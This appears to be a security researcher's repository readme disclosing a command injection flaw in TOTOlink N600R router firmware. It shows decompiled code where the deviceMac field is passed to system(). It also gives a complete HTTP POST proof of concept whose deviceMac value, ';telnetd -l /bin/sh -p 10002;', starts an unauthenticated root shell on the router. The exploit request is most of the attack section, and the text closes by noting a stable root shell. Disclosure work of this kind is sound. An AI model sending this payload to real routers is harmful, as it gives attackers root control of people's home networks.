rencvn and rencvn add totolink n600r ... on Apr 6 History

..	
img	8 months ago
.DS_Store	8 months ago
readme.md	8 months ago

readme.md

TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information： http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

1. Affected version

N600R 概述 技术规格 高清图像 下载 常见问题解答 APP 扫码下载 T-智慧家庭APP 扫码下载

编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	
3	N600R数据手册	Ver1.0	2021-08-10	

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
v6 = (const char *)websGetVar(a2, "deviceMac", "");
v7 = (const char *)websGetVar(a2, "deviceName", "");
system("/bin/jffs2.sh 1 2> /dev/null");
if ( access("/mnt/customDeviceName", 0) )
{
  sprintf(v18, "echo '%s,%s' > /mnt/customDeviceName", v6, v7);
  system(v18);
LABEL_3:
  v8 = v20;
  goto LABEL_4;
```

The content obtained by the program through the devicemac parameter is passed to V6, and then the content matched by V6 is formatted into v18 through the sprintf function. Finally, v18 is executed through the system function. There is a command injection vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 145
Accept: */*
```

```
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/telnet.asp?timestamp=1647874864
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647874864:2
Connection: close

{
        "topicurl":"setting/setDeviceName",
        "file_exist":"1",
        "num":"1",
        "deviceMac":"';telnetd -l /bin/sh -p 10002;'",
        "deviceName":"zoe"
}
```

The reproduction results are as follows:



Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell